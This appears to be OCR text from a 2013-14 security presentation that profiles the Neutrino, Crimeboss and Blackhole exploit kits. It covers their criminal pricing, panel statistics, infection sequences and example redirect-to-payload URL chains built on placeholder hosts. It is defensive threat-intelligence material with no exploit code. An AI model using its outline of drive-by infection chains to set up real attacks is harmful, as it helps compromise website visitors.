Zbot	4%	Redyms	2%		

Note: Percentages rounded to nearest whole percent
Source: SophosLabs



2013-14 Common Exploit Kit Examples:

1. **Crimeboss**
2. **Neutrino**
3. **Blackhole**

1. Neutrino Exploit Kit

- Most prevalent web threat in 2013
  - Russian creator is unknown but has reportedly put Neutrino up for sale.
- Pricing Model:
  - $40/day
  - $450/month

1. Neutrino Web GUI

neutrino

Public statistics

Flow name: [redacted]
Date creation: 28.02.13 23:54:27

Hits: 28484 **Hosts:** 26151 **No referer:** 332 **Loads:** 2483 **Rate:** 9.5%


Countries

USA	2870	11%
TUR	2422	9%
POL	2002	8%
BRA	1939	7%
DEU	1637	6%
FRA	1635	6%
undefined	1614	6%
IRN	855	3%
GBR	835	3%
GRC	759	3%
ESP	718	3%
EGY	535	2%
CAN	502	2%
ARG	496	2%
ITA	461	2%
HRV	447	2%
MEX	389	1%
HUN	312	1%
ROU	292	1%

OS

Windows NT 6.1	14867	57%
Windows XP	6625	25%
Windows NT 6.0	1742	7%
Mac OS X	1339	5%
Windows NT 6.2	1011	4%
Unknown	285	1%
Linux i686	152	1%
Linux	88	0%
Windows NT 5.2	30	0%
Windows 2000	8	0%
Windows NT 4.0	1	0%
Linux i686	1	0%
Windows NT 9.0	1	0%
Windows CE	1	0%

1. Typical Neutrino Infection Sequence



Malicious iframe references .php file

Java
Flash
Shockwave
Quicktime
Adobe Reader

Ransomware that can also steal information

https://www.mysonicwall.com/sonicalert/searchresults.aspx?ev=article&id=649

1. Example of Neutrino Exploit Chain


- Redirector from compromised web site
  - http://first.com/mdvmYEri/js.js
- Traffic Direction Script (TDS) by Browser, OS, Geo, etc.
  - http://second.com/clicker.php
- Main Neutrino landing page
  - http://third.com:8000/afscm?qomseteng=7559371
- PluginDetect file to determine best exploit
  - http://third.com:8000/scripts/js/plg.js
- Payload Executable Downloaded
  - http://third.com:8000/agofydqhtbubuy?qvtghxlw=7559371

2. Crimeboss Exploit Kit


- Launched in 2011
  - Author may be "Psychlo" a Brazilian cyber criminal
- Pricing: Unknown

- Interesting article where the author comments about research on his tool:
  - http://www.crimescibernetics.com/2012/12/why-crimeboss-exploit-kit-has-sent.html

2. Crimeboss Web GUI



2. Typical Crimeboss Infection Sequence



Malicious iframe references .php file

Banking Trojans Backdoors

https://www.mysonicwall.com/sonicalert/searchresults.aspx?ev=article&id=649

2. Example of Crimeboss Exploit Chain

- Redirector from compromised web site
  - http://first.com/index.php?setup=d
- Main Crimeboss landing page, checks Java
  - http://first.com/cb.php?action=jv&h=1048356750
- Java exploits delivered
  - http://second.com/jex/amor1.jar
  - http://second.com/jex/java7.jar
- Payload Executable Downloaded
  - http://uploads.boxify.me/48548/gforcea.bmp

3. Blackhole Exploit Kit

- Was most prevalent web threat in 2012
  - Kit is nearly extinct now
- Pricing Model:

Annual license: $ 1500
Half-year license: $ 1000
3-month license: $ 700

Update cryptor $ 50
Changing domain $ 20 multidomain $ 200 to license.
During the term of the license all the updates are free.


Rent on our server:

1 week (7 full days): $ 200
2 weeks (14 full days): $ 300
3 weeks (21 full day): $ 400
4 weeks (31 full day): $ 500
24-hour test: $ 50


- There is restriction on the volume of incoming traffic to a leasehold system, depending on the time of the contract.

Providing our proper domain included. The subsequent change of the domain: $ 35
No longer any hidden fees, rental includes full support for the duration of the contract.

3. Blackhole Web GUI




3. Blackhole Exploit Kit - Example Diagram



http://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=Blacole

3. Typical Blackhole Infection Sequence



US Airways
LinkedIn
Intuit
ADP
Facebook
Amazon

Java - .jar
Flash -.swf
PDF - ap2.php?f=


Zeus/Zbot
ZeroAccess
Fake AV
TDSS
Ransomware

